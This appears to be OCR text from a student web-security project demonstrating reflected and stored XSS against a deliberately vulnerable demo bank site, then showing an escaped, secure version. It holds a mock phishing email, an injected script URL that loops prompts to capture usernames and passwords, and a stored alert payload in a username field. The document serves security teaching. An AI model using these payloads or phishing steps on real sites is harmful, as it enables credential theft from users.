
1. *Test whether site is vulnerable to a reflected XSS attack*





2. *Exploit the site's vulnerability to a reflected XSS attack via phishing*







192.168.1.110/phishing - Google Chrome
Not secure | 192.168.1.110/phishing
Phishing Email Received by Bank Customer
From: Vaulty Fault Banks notahacker@legitdomain.ru
Subject: irregular activitie
Date: October 31, 2020 02:01 AM PDT
To: Undisclosed Recipients
Dear bank user,
we have detected ununusual activity on your vaulty Fault credit card.
For your protections, we have blocked your credet card!!!
In order to Review and verify you account activitie, login to you account, please, at:
Click here to login to account
if you do not login within 72 hours, you account will be delete!!!
yours in Banking,
Manager at the vaulty Fault Bnk
3) Click on link in email



Not secure | 157.245.181.76/login_xss?username=%3Fuser%3D%27%2F><script>while(!uname){var%20uname%20=%20prompt(%27Please%20enter%20your%20username:%27);}while(!pword){var%20pword%20=%20prompt(%27Now%20enter%20yo...
4) A pop-up box will appear asking the user for their username.
The user will not be able to close the prompt box or click off of it.
Pressing Cancel does not work.
Pressing OK does not work unless the user has entered a value in the text box
157.245.181.76 says
Please enter your username:
gatesb
OK
Cancel
This is the malicious URL the user was directed to after clicking the link in the email







To view the hacker's page of stored usernames and passwords, visit:
http://www.faultyvault.com/hacker_info

Stored XSS



Website Security Research Project
$> Faulty Vault Bank
Warning! Vulnerability for XSS on! Click here to switch off
User Login
Test Reflected XSS
Exploit Reflected XSS
Test Stored XSS
Username
><script>alert(':(');</script>
Password
Login
Don't have an account? Create Acc
Click this button to populate the Username and Password fields. The Username is a valid user, but the name we have chosen for the user is XSS script. Then click "Login"


Oregon State
OSU Services
OSU eCampus C...
157.245.181.76 says
:(
OK
This popup appears when the user's info is retrieve from the database and rendered on the account page. Since we disguised the XSS script as our username, the script will run anytime our account info is viewed. This could allow an attacker to steal passwords or carry out many other types of malicious acts.


Secure Version of Website




Attempt at Reflected XSS Attacks



Attempt at Stored XSS Attack





Website Security Research Project
$> Faulty Vault Bank
There are no popups and the user has been logged in safely. You can see the script has been “escaped” and the username is displayed as normal text.
You have logged in successfully!
Account Details
Hello,><script>alert(':(');</script>!
Account Number
Account Balance
10000028
797697
Withdraw Funds
Logout

Security Misconfiguration


There are two Security Misconfiguration attacks available on the project website.

